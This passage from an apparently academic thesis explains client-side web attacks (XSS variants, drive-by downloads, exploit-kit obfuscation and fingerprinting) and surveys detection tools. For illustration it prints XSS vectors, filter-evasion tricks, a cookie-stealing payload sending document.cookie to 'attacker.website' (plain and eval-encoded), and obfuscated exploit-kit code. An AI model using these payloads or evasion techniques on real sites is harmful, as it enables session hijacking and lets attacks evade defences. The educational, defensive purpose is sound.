Su *et al.* modeled the web application as a transition function from user-inputs to a target language [12]. An injection attack occurs when the user inputs cause an augmentation of the target language *Abstract Syntaxic Tree*(AST). In our example, usual commands are composed of few tokens: `ping`,`127.0.0.1` and `-c3`. But the command resulting from the attack use new tokens: `&&` and `ls`. Developers commonly use a stable subset of the language grammar in their query definition. Thus an input injection result in an increase of the output *parse-tree* compared to the usual *parse-tree*. Identifying the grammar subset of the output is equivalent to expressing a *post-condition* for the query output. This *post-condition* captures the developers intents. It takes the form of a smaller grammar validating the outputs.

Several security mechanisms rely on this form of *post-condition* enforcement. This will be discussed in section 2.2.4 and 2.2.6. One other issue comes from the targeted language's complexity, like with HTML where many norms versions with unclear or conditional requirements, adds up, making it very complicated to parse.

Other issues are due to the stateless part of HTTP, when developers want to track user sessions in the *server-side* code. To do so *cookies* were introduced in HTTP headers [13]; providing a state control mechanism to an originally stateless protocol. This brought some issues in session management of web applications [14]. Indeed some security mechanisms were added to the *cookie* to enforce its security on the *user-agent* side like the *HTTPOnly* flag to avoid JavaScript accessing *session cookies*, and the *secure* flag. We will discuss this in section 2.2.6.

The *Open Web Application Security Project*(OWASP) proposes the top-10 mostly widespread security flaws in web applications. This vulnerability set doesn't cover all possible kind of flaws, but provides a good starting point for newcomers in web application security. Testers can make use of the OWASP testing guide for manual web application security assessment.

Web-application vulnerabilities can be separated into two categories: *server-side* attacks targeting the web application itself, and *client-side* attacks targeting the browser through the web application.

We have chosen to focus on *client-side* attacks for this thesis even if many interesting challenges also arise with *server-side* attacks.

2.1.3 Client-Side Attacks

In this section, we will depict in detail two *client-side* attacks: XSS and *drive-by download*. The former is intimately bound to the browser's behavior, and the later exploit its vulnerabilities.

In *cross site scripting*(XSS), the attacker traps the user to make him execute his code in the target website window context. A victim's browser will then perform actions on the user's behalf, like sending his session's cookie to the attacker, or executing actions on target website. It is named cross site, because the script can be imported from another website, legitimating the access of the browser's content to the attackers site.

In *drive-by download*, the attacker uses *Iframes* to hide its attack from the user's view, and then execute several JavaScript functions to fingerprint the browser and exploit vulnerabilities in it. Once the vulnerability exploited, the offensive code triggers a malware download. The infection is thus driven by a browser download.

As they target browsers, *drive-by download* attacks make heavy use of browser's API like the DOM, for *heap-spraying*[4] prior to heap-related vulnerability exploitation, for fingerprinting or for filter evasion. The attack code is always written using HTML and JavaScript in all cases. In *clickjacking*, the victim is tricked on the attacker website to perform actions on its behalf on the target website. The attacker uses HTML and JavaScript on its website to move the target website within an *Iframe* right under the mouse pointer. When the user thinks he has clicked on the attacker website, in fact he really clicked on the target website. More limited *client-side* attacks exists, but they all trigger mechanism similar to XSS in a way or another. This is why we choose to focus on *XSS attacks*. During our thesis work, we discovered a strong synergy with the issues encountered by malware analyst dealing with *drive-by download* attacks and XSS attack detection. Obfuscation techniques used in *drive-by download* have a lot in common with the anti-XSS filter evasion techniques used in *cross site scripting* attacks. The two following sections describe these attacks in details.

2.1.4 Cross Site Scripting

In 2000, the CERT released an advisory on *cross site scripting* (XSS) vulnerability [15], a growing threat for the next 10 years. Nowadays, 14 years later, XSS attacks are still the major threat for web clients. Several reasons can explain this, and one of them is the constant evolution of web browsers over the last decade in order to implement new functionalities and instantiate new HTML and JavaScript standards to support richer applications. A XSS worm is a serious threat for social networks and an active research was done on this topic since samy worm infection. The analysis done in the industry by Grossman [16], followed by more academic work by Shanmugam *et al.* [17] and later by Faghani *et al.* [18] stated the high vulnerability of websites at that time, and the highly noxious potential of a XSS worm in social networking websites.

An XSS Attack Example

To illustrate this part, we will describe a very basic example of XSS attack. The example web page is a search engine frontend for book search. In the sample source code

4. Heap-spraying consist in allocating a massive amount of objects to set the heap in a peculiar state allowing the exploitation of use-after-free vulnerabilities. It is the most common DOM-related vulnerability in browsers

listing 2.2, we can see that no control is done either on the input, and no encoding is done on the output. Thus, an attacker can insert HTML code to achieve arbitrary JavaScript code execution. When triggering the search URL with an `<IMG>` tag like the one in listing 2.3, its content will be reflected back within the web page HTML (see listing 2.4). In order to steal the session cookie from the user, the attacker has to setup an attack payload (see listing 2.5). As you can see, the `onerror` attribute only accepts a function as value. The attacker encodes the string in a single `eval()` (see listing 2.6) function call to bypass this limitation. Once the attack URL properly forged, he can pass it as a link within an email or in popular social networking sites to trigger the vulnerability and collect users' sessions.

Listing 2.2 – Vulnerable page source extract

```
<?php
$search=$_GET[search];
...
echo("your␣search␣results␣for␣<b>" . $search . "</b>␣are:<br>");
...
?>
```

Listing 2.3 – XSS attack url with a dummy payload

```
http://vuln.website.com/textbook.php?search=<img src=x onerror=javascript:alert
    (1)>
```

Listing 2.4 – Web page output

```
<html>
<head>
  <title>Search Results</title>
</head>
<body>
[...]
  <form name="input" action="/book.php" method="get">
  <input type="text" name="search"><br>
  <input type="submit" value="Search">
  </form>
  <div class=searchresults>
        your search results for <b> <img src=x onerror=javascript:alert(1)> </b>
             are:<br>
  [...]
  </div>
[...]
</body>
</html>
```

Listing 2.5 – Cookie stealing payload

```
document.write(
        "<img␣src='http://attacker.website:80/cookie="
```

```
       +document.cookie+
       "'>woops␣:)</img>");
document.close();
```

Listing 2.6 – Encoded payload executed with eval() function

```
<img src=x onerror=javascript:eval(String.fromCharCode(100,111,99,
117,109,101,110,116,46,119,114,105,116,101,40,34,60,105,109,103,
32,115,114,99,61,34,104,116,116,112,58,47,47,97,116,116,97,99,
107,101,114,46,119,101,98,115,105,116,101,58,56,48,47,99,111,
111,107,105,101,61,34,43,100,111,99,117,109,101,110,116,46,99,111,
111,107,105,101,62,119,111,111,112,115,32,58,41,60,47,105,109,
103,62,34,41,59,10,100,111,99,117,109,101,110,116,46,99,108,111,
115,101,40,41,59)) >
```

A *XSS vector* is a minimal combination of HTML elements able to trigger JavaScript code execution when interpreted by a browser. Those *XSS vectors* are testable *HTML parser quirks*. Many *XSS vectors* can be found in the XSS cheat sheet [19] and the HTML5 security cheat sheet [20] (see section 6.4.3 for more details).

A XSS attack aims at modifying web application output by injecting parts of HTML or JavaScript in its inputs. Other *client-side* scripting languages can be used as well. When the injection occurs, the modified output form an executable XSS vector.

A *XSS vector* execution comes in two parts: the browser parses the HTML, identifying the parts of the Document Object Model and building an internal representation of it. Then it calls on the identified JavaScript (from `<script>` tags or tags' properties) and executes it if necessary (it is not always the case when it comes to onevent properties such as *onload* or *onmouseover*).

Given the dynamic nature of today's web applications, and the variety of browser's implementations when it comes to interpreting HTML and JavaScript (JS), it is hard to guess if a *XSS vector* passing through a web application will be a threat or not for users depending on the *user-agent* they use. Most security mechanisms work well against basic XSS but tend to fail against sophisticated ones. Those advanced XSS exploit rarely known behaviors from peculiar interpretations of the HTML and other web page resources, in order to evade known signatures and put JS calls in unexpected properties of some tags like in listing 2.7:

Listing 2.7 – XSS vector example

```
<DIV STYLE="width:expression(eval(String.fromCharCode
    (97,108,101,114,116,40,39,120,115,115,39,41,32)));">
```

In this example, one must know that a regular CSS property expression executes JS code on a Microsoft Internet Explorer (IE) browser. The CSS expression calls the JS function eval() that itself calls String to convert data from decimal ASCII and produces this simple and non-destructive payload (listing 2.8:

Listing 2.8 – Decoded payload

```
 <script>alert(xss)</script>
```

This vector is very similar to the one used by the samy worm which hit myspace in 2005[5]. After this general presentation, we will see in details the existing kinds of XSS vulnerability:
- stored XSS
- reflected XSS
- DOM-XSS
- innerHTML mutated XSS

Stored XSS

Stored XSS happens when a *server-side* resource is used without proper sanitization in the HTML/CSS/JavaScript context. Thus any time the vulnerable URL is requested causing the script execution (see figure 2.1.4). It can be summarized as: *attack once, execute every time.*




Figure 2.2 – Stored XSS attack scenario

Reflected XSS

Reflected XSS occurs when a component in the HTTP request is used in the HTM-L/CSS/JavaScript response context. The HTTP request must carry a part of the vector (see figure 2.3). It can be summarized as *attack once, execute once only.*

DOM XSS happens when *client-side* code outputs web application data without proper sanitization in the DOM context [21](see figure 2.4). *DOM XSS* vulnerabilities arise in proportion with the popularity of many *client-side* scripting technologies.

Filter Evasion

Filter evasion happens when the attacker avoid detection or circumvents protections, filters and encodings put by developers to defend the web application against XSS. An attacker can evade existing anti-XSS filters by playing on how the attack is analyzed

5. samy worm source`http://namb.la/popular/tech.html`



JS Engine (Web Browser)
HTML Engine (Web Browser)
Attacker
Serveur (Web Application)
Send vulnerable URL with injection
Request vulnerable page
HTML contains JS ?
HTML Page with injected <script>
Script Execution ?
Compromised Information
Actions on Web Application On behalf of the user
Display Alteration

Figure 2.3 – Reflected XSS attack scenario




Figure 2.4 – Stored DOM XSS attack scenario

by the defender, and how it is interpreted by the victim's browser. For example, if the defender uses regular expressions to filter-out *XSS vectors*, the attacker will insert characters in the HTML tag ignored by the browser but read by the *regexp* engine. By doing so, the string won't match anymore, bypassing the filter. HTML comments can play a similar role(see listing 2.9):

Listing 2.9 – XSS vector using HTML comments obfuscation

```
<!--<img src="--><img␣src=x␣onerror=javascript:alert(1)//">
```

Here, the HTML parser might consider that the image source is between quotes, but the HTML comments will be interpreted by the browser, causing a change in the `<img>` properties.

Similarly, character encoding can also be used to evade filters. Once passed through functions like `InnerHTML` or `srcdoc` like in listing 2.10:

Listing 2.10 – XSS vector using srcdoc obfuscation

```
<iframe srcdoc="&LT;iframe&sol;srcdoc=&amp;lt;img&sol;src=&amp;
apos;&amp;apos;onerror=javascript:alert(1)&amp;gt;>">
```




Figure 2.5 – Stored InnerHTML XSS attack scenario

For more tricks on filter evasion [6], we recommend reading the book "Web Application Obfuscation" [22].

InnerHTML based XSS

InnerHTML-mutation based XSS happens when an input is written in the InnerHTML property of an HTML tag through DOM API (see figure 2.5). During the re-interpretation process, browser-dependent mutations can happen, causing drastic changes in the output compared to the input. Such mutations can serve to evade security filters an can cause XSS vulnerabilities [23].

Some XSS vulnerabilities can be triggered from less obvious data-sources [7] like network share names crafted to generate an XSS when displayed by a web application. It is the case for domestic smart-components like Smart-TVs embedding web-browsers and network discovery capabilities [24]. *Cross channel scripting* (XCS) occurs when an unusual data-source carries the *XSS vector* [25]. This tackles another problem for security, since we cannot easily push any security mechanism in such limited systems.

2.1.5 Drive-by Download

Browser vulnerability exploitation is the major source of malware infection [26] [8]. This attack is named *drive-by download* since vulnerability exploitation triggers automatic download of malware on the victim's PC. The *drive-by download* attack process makes heavy use of browser fingerprinting to identify browser and plug-in versions to redirect victim's to the suited exploit [27].

6. `https://blog.whitehatsec.com/tag/filter-evasion/`
`http://ha.ckers.org/blog/20061103/\\selecting-encoding-methods-for-xss-filter-evasion/`
7. `http://drwetter.eu/amazon/`
8. 89.2% according to Kaspersky
`http://www.securelist.com/en/analysis/204792312/IT_Threat_Evolution_Q3_2013`

Exploit Kits (EK)

EK are software suites employed by cybercriminals to infect users via *drive-by download* attacks. They form a collection of exploits sold on the black market with an administration panel to monitor exploitation rate [28]. A typical *drive-by download* attack can start with a spam campaign with links directing the users toward a landing URL. It can be initiated with an *Iframe* inserted on a web page pointing towards a specific malicious landing URL. Once the browser requests this first URL, a series of redirections occurs to blur the track. During this redirection phase, the browser is also subject to fingerprinting. Such fingerprinting looks for specific plug-ins or browser versions known to be vulnerable and then redirects the browser to an attack URL, or tries to exploit the vulnerability directly. The infection process was thoroughly studied by Stone *et al.* [29] during the Mebroot infection campaign, and infected website owners are quite slow to remedy the infection. Kotov *et al.* [30] studied the exploit kits structure and defensive strategies like *user-agent* validation routines present in 88% of the studied EK.

Obfuscation

It is one of the key techniques used by *exploit kits* to remain undetected. It consists in encoding the JavaScript code with a custom routine, and then decoding it upon execution. This is done to avoid static analysis and code signature by changing the code's appearance. JavaScript obfuscation relies on a few key elements of interpreted languages rendering a static analysis ineffective:

— Dynamic code execution: *eval()*, *window.setTimeout()* and *window.setInterval()* functions take JavaScript code or function definitions as a parameter. Anonymous function declaration can also be used instead of these functions and called immediately like this: `(function()\{alert('XSS');\})()`

— Dynamic function call: `window["eval"]()` is equivalent to `window.eval()`

— Function & variable name randomization: dynamically defined functions are generated for commonly used functions, and replaced in the rest of the code.

— Dead code insertion: unused functions and variables are declared between each line of code. Some of them are highly complex but never used and are meant to overload analysis.

— String encoding: strings are encoded using various formats like Octal: `"\101" -> "A"`, Hexadecimal: `"\x41" -> "A"`, Unicode: `"\u0041" -> "A"`. Sometimes an offset is added to decimal or octal encoding. Additional characters are also added to the encoded characters. Sometimes pseudo-cryptography is employed to obfuscate strings.

Obfuscation is also mixed with sandbox detection techniques. These techniques often consist in calling specific DOM functions to insert tags, code or scripts before using them as follows:
`document.getElementsByTagName('body')[0].appendChild(f);`. Or by checking the availability of a specific DOM-related function or property:
`try{grbregd=prototype;}catch(...){if(window["document"])...}`.

Here is a reduced example of obfuscated code responsible for browser fingerprinting and redirection:

Listing 2.11 – Obfuscated JavaScript and HTML code from an exploit kit

```
...
<p>w5NF9XFAdIopCv7wnZ4NarXR6M1sywuv2IBAqRKUj0Kw5Qssz</p><br>
<b>ZwHN5220JtTbc2</b><br>
<i>BnMDL9MI4A1263eCu7GksS7Z2oAqDoZncw</i><br>
<h1>ysKcEi3cpOnJG8jd6HsJIiYsXmeLL054HPgW9j9</h1><br>
<tt>Raon2t03m8zg42zEBpgV</tt><br>

<span id="itok" style="visibility:hidden">8404_!_5316732947155455614638461338
53025411555683693335339183185504_!_86465683732947155455614638
...
7943156883523838125614148413392544556623180379114318080354313
<h1>ZjL1kLEvBvRVL6AhpFwRL9J29yi2nSgjC3jxNysYtJ5EPEvE</h1><br>
<tt>wtClHSk3HrjdRt07</tt><br>
<em>gn2RgDr2azeGpAP7arI9Ve3aNMwXUSVGFWhwkYxLY</em><br>
<adress>xM9dfpV9GPSCYdMu6iJMA9V</adress><br>
<p>fVe3RkNjiUX44uMRB</p><br>

<script>function M95(a){return String["fromCharCode"](a);};var Z07SCVj;function J3sD(){return "";}var kT3RF4NdW;function REY(AwuV){var CbZwEwq;EfjjH = AwuV.split("^");var UT7kw9Hc;irE=J3sD();var dBZaDQ7MNi;for (i = 0;i < EfjjH["length"];i++){var mQb7eZRm7U;irE += M95(EfjjH[i] - 12) ;var fALHMQQL;}var DFDEdR;return irE;var JwzuwwZo;}var MRe7qLmZD;oT4 = REY("131^117^122^116^117^112^112^113^122^112^123^131");var IlvfkwCOj;PRW = REY("113^116^117^112^112^113^122^130^109^120");var XhtqGRmle;I4b = REY("115^113^128^81^120^113^121^113^122^128^78^133^85^112");var
...
e5WSsrnH;i++;var xwUx0zLS;}var L9MNw;zXGc=UL1Pz.Gmcip(mDSiU)[0].style.visibility;var d0OsBs;this[oT4[V3wj](zXGc,"")][PRW[V3wj](zXGc,"")](g2g);var g0Q9j;var BflDmW;</script>
<adress>qJgHAYSsUIe3fLLpnkAi9u8lqrjQdw3QGjiQHAJmTx</adress><br>
<p>VUC0B84EvgNLUsWmWvV9izrqMcRQRX0A3LJDTMS</p><br>
<em>PJ0x8u9p43wosoX</em><br>
...
```

The following function is responsible for obfuscated strings decoding, and the randomized name in the example is REY(). In this case, it is used to decode JavaScript function names and parameters.

Listing 2.12 – JS decoding function

```
    function decode1(input_string1) {
        var_splitted_string = input_string1.split("^");
        return_string = ""//null_string();
        for (i = 0; i < var_splitted_string.length; i++) {
            return_string += String.fromCharCode(var_splitted_string[i] - 12);
        }
        return return_string;
```

Here "115^113^128^81^120^113^121^113^122^128^78^133^85^112" correspond to `getElementById`. It is used afterwards to grab the content of the `<SPAN></SPAN>` tags via `InnerHTML` like this:
`document.getElementsByTagName("span")[0].innerHTML;` Junk characters are removed form the obfuscated blob to form a long number string. Once decoded, it generate an *Iframe* with a fingerprinting function.

Fingerprinting

It is the other method used in *exploit kits* to avoid detection and to improve the infection efficiency. It relies on a lot of browser-specific techniques to identify its capabilities. If the sandbox doesn't emulate the features employed in the fingerprinting, the offensive code might not be executed and no redirection to the attack URLs will occur. As an example, conditions on the *user-agent* length are used like in listing 2.13:

Listing 2.13 – Fingerprinting example from EK

```
...
var pipe=String.fromCharCode(184-navigator.userAgent.length);
kastohr = slowlN.replace("rp","r"+pipe+"p");
...
```

This length corresponds to a specific set of Firefox browsers, and the obtained length serves as a de-obfuscation key. Browser-specific URLs like firefox chrome:// are used to check the presence of a given browser plugin (see listing 2.14) [9].

Listing 2.14 – Fiddler plugin check

```
function fiddlercheck()
{
        var xmlParser = new DOMParser();
        var xmlDom = xmlParser.parseFromString("<!DOCTYPE␣overlay␣SYSTEM
␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣'chrome://fiddlerhook/locale/fiddlerhook.dtd'>
␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣<overlay><toolbarbutton␣␣tooltiptext='&fiddlerhookToolbar.
    tooltip;'/
␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣></overlay>","text/xml");
        var temp=xmlDom.documentElement.nodeName;
        if(temp=="overlay"){ return "Fiddler";}
        else{return "";}
}
```

M. Cova *et al.* [27] stated that the attacker could fingerprint the emulation setup by JSAND by inspecting differences with a standard browser.

In this race against malware writers, parser quirks identification is the first step towards its emulation in order to achieve better detection rates against *exploit kits* in

9. Fiddler is a popular browser plugin used by malware analyst in exploit kit analysis `http://www.telerik.com/fiddler`

honeyclients. Since browser-quirks mapping is a great help for *honeyclient*'s authors, during our thesis, we collaborated with thug's developer about issues caused by some vectors used in our XSS testing suite to his tool (chapter 5 and 6).

2.1.6 Discussing the Challenges Raised by Client-Side Attacks

Numerous software flaws can come from unexpected behaviors and an incomplete understandings of techniques. The web techniques diversity splits developer knowledge since they have to handle many of them to build a website. This may explain why fourteen years after its discovery, XSS is still an unsolved issue. Since browsers are a complex software piece handling so many different technologies, such a statement on knowledge dilution may also be true for browser-related security systems.

If we take into account current computer security strategies (*attack surface reduction* and *defense in depth*), diversity of functions in software evolving around a technology can be considered counter-productive in terms of security. This is quite different from the biological field where diversity is a strong strategy for survival. This is maybe due to the fact that vulnerable software is not yet eradicated from the web market where they fail to bring security to users. Complexity is another issue, since the devil hide in the details. When both are combined, security is probably at stake. Software diversity in implementations of a given norm is good for resilience, allowing to choose the most robust or the most secure version. The recent *OpenSSL* security issues is a good example where many legacy features impaired the security. All those browser-related security issues are the fallouts of the browser wars, a legacy of features and functions never cut. For development in general, reducing the code might be a good way to reduce software attack surface.

Considering the high complexity of a browser, we can question ourselves about the influence of browser-specific features on those *client-side* attacks, and the real impact of browser-specific behaviors on *client-side* attack detection? Such browser specificities should normally be taken into account in security components designs: Is it really the case?

Considering XSS Issues, is there a way to measure differences or similarities between browsers on this specific class of attacks?

2.2 Client-Side Attack Detection and Prevention

In this section, we will introduce a few notions on intrusion detection and prevention systems, followed by a few elements on code analysis techniques. The remaining sections present existing *client-side* attack detection and prevention techniques sorted by their respective location on the web application servicing chain.

2.2.1 An IDS Overview

As an introduction to this section, we present an *intrusion detection system* (IDS) overview. Debar *et al.* [31], and we follow these taxonomy parameters to analyze existing *client-side* attack detection systems.

Detection Strategies: Knowledge-Based System and Behavioral-Based System

A knowledge-based system is also known as *misuse detection systems.* It describes what an attack is and what are the symptoms of this attack. Such an approach is often qualified as a signature-based approach. Snort is a well-known and widely used tool using this approach. This kind of generic-purpose detection strategy requires data canonization to defeat obfuscation. It can be efficient for a quick response to an identified threat. But its main drawback is the unknown attack for which no signature is available.

Behavioral-Based Systems

A behavioral-based system, also named *anomaly detection systems*, has no knowledge of existing attacks. Its configuration is issued from the knowledge modeling the normal behavior of a system. They are highly dependent on the monitored system modeling or emulation. It has the main advantage to potentially catch novel attacks by detecting its effect on the system. Some of these systems are based on machines learning techniques.

A specification-based system belongs to this latter detection category and is the other way to detect an anomaly in the behavior of a system. *et al.* have shown that manual specification-based behavior of a program can be used as a reference model to detect attacks [32]. This type of system is able to detect any attack violating the reference model, and has the ability to detect both known and unknown attacks. It has now also been widely applied to various protocols' specifications to detect network-layer attacks.

Other Parameters Frequently Used

In this same IDS taxonomy, two possible detection behaviors are described: passive alerting and active response. Traditional IDS systems use *passive alerting*, where intrusion prevention systems (IPS) and *honeypots* used in *drive-by download* detection use the *active response* scheme.

Another widely used field is *audit source location* whose possible values are application log files, network, host log and IDS sensors, that gave the widely used terms network IDS (NIDS) and host IDS (HIDS). The field detection paradigm has the following set of state based and transition based combinable with non-perturbing evaluation and proactive evaluation.

2.2.2 Offensive Code Analysis Techniques and Location Constrains

Since web attacks occur on a web application level, source code or source code parts like HTML and JavaScript are often analyzed in the attack detection process, either for a protective measure setup such as detection mechanism weaving, or to determine if a code is malicious or totally harmless. So we need to introduce a few principles in source code analysis techniques to understand the presented security techniques [33].

We can sort these techniques using two analysis axis: *online* vs *offline* and *dynamic* vs *static*.

Static Analysis vs Dynamic Analysis

Static analysis consists in obtaining information on a given code without executing it. It's the safest way to analyze hostile code. Obfuscation is a common technique to defeat static analysis.

Dynamic analysis consists in executing hostile code in a controlled environment and tracing its action on the system. Attackers often put defensive code to detect dynamic analysis like emulation, debugging or sandboxing.

Offline Analysis vs Online Analysis

Off-line analysis consists in isolating the hostile code from the Internet, or conducting analysis with the passively collected information. It is typical for a non-perturbing analysis strategy. Network based intrusion detection systems are in this category.

On-line consists in actively stimulating the hostile code from the server hosting it, or letting the hostile code request resources on the Internet. It is also called *pro-active evaluation* in Debar *et al.* taxonomy [31]. *client-side* honeypot (a.k.a honeyclient) fall in this category.

We don't follow the traditional black-box *vs.* white-box paradigm since we deal with interpreted code, so we always have source code to analyze (mainly JavaScript and HTML).

Position and Detection

The IDS location in the web application supply chain brings its constraints on the analysis techniques. Figure 2.2.2 displays all the possible locations.




Figure 2.6 – Locations for *client-side* attack detection in the web application supply chain

At the server-side, the application's internal knowledge is a great help to distinguish between application provided scripts and external ones. But the server cannot control any external contents, or *same origin policy* (SOP) violations. Its view on the client state is always incomplete.

At the browser-side, issues caused by browser-diversity are mitigated, since the solution operates within an identified browser. It requires adapting the solution to the browser diversity in terms of cross-browser compatibility. It may even require re-developing the solution for each browser vendor.

On the network, HTTPS protocol can cause severe issues for NIDS, requiring lawful interception of the HTTPS traffic at the HTTP Proxy level to properly decrypt HTTPS before performing its analysis. But it causes no problem at the *server-side* or at the *client-side*. Only in-between components require HTTPS decryption to work.

In the following sections, we will split detection mechanisms based on their location on the web application supply chain. The location can be either in between the client and server, or on server / client sides. This section is composed as follows: The first section is dedicated to security systems positioned on the Client, with two specific focus for XSS and *drive-by download* attacks. The second section focuses on *server-side* mechanism for XSS attacks detection. In the third section, we study cooperative strategies where client and server cooperate to block XSS. Finally we will discuss existing solutions for network-based detection of *client-side* attacks.

2.2.3 Client-Side Mechanisms

Client-side security solutions range from anti-viruses to browser-specific plug-ins. A *client-side* location is a good way to collect every input available on the browser and constituting a web-based *client-side* attack.

2.2.3.1 XSS Attack Detection

Since *cross site scripting* abuses the browser, it seems logic to put detection and prevention on the browser.

In a survey, Saha highlighted several pitfalls for XSS vulnerability detection and XSS attack detection [34]:

— Browser specific behaviors (a.k.a. browser quirks[10]);
— DOM related issues like URL fragment evasion, usage of *InnerHTML* and *eval()* function in the web application code;
— Multi-module or multi-step XSS: several actions must be executed to enable the vulnerability.

However, in his survey he mixes attack detection and vulnerability discovery, making it unclear if these pitfalls are valid for both or if some are specific issues for intrusion detection.

Two approaches are used to implement XSS attack detection within a user-agent: adding code to the browser itself (via plug-ins or browser modifications) or placing a security component on the browser's host OS, like a proxy. NoScript, XSS Auditor and Internet Explorer anti-XSS filters are security mechanism operating within the browser. *Noxes* operates on the client OS as a web proxy.

10. The Merriam-Webster dictionary defines a quirk as a “a peculiar trait”

Noxes

Noxes is a *client-side* web proxy enforcing same origin policy for requests. It belongs to *behavioral-based* ids. It checks every static link provided by a given website. If the browser requests an URL not listed within the links provided by the website, then it's either a manually typed URL, or one originating from a dynamically generated link, potentially generated by an XSS. It offers the user the ability to decide if a given request should be trusted or not in the same way a personal firewall does. This idea was then used in the *NoScript* plug-in design. Moreover the idea of focusing on the effect of the attack rather than detecting the attack itself is an interesting strategy, but it supposes that the attack will violate the *Same Origin Policy* (SOP) to extract the victim's session cookie. Thus a crafted command targeting the same website remains undetected. Storing a session's cookie information on the legitimate website is also a way to bypass such protection.

NoScript

NoScript is a *behavior-based* IDS working as a Firefox add-on allowing users to specify an execution policy per website [35]. It is able to detect DOM-based XSS and reflected XSS. But it can't fight stored XSS since users often allows JavaScript execution on trusted websites.

Many XSS filters rely on regular expressions as signatures for *misuse detection*, and this type of grammar is not adapted to the HTML and JavaScript language parsing. Thus regular expression should be avoided in *client-side* XSS filters as Bates *et al.* stated [36]. But their evaluation was based on XSSED website entries. Most XSS vulnerabilities reported on the XSSED website are basic *reflected XSS* vulnerabilities, and don't expose the full scope of *XSS vectors* an attacker can use. That's why *XSS Audito*r suffers from many bypasses related to special characters handling and quirky browser behaviors[11]. The web application itself can sometime influence its detection[12].

Internet Explorer 8 Anti-XSS Filter

This anti-XSS mechanism also suffers bypasses [36]. It generates a regular expression based on outbound traffic it replaces specific characters by a # to neuter the malicious script. This mitigation scheme can cause security issues too as Nava *et al.* demonstrated [37], literaly breaking existing website security mechanisms[13].

Recapitulation

If reflected XSS can be (at least partially) detected by comparing browser requests with server response, stored XSS cannot, since it requires to distinguish between legit-

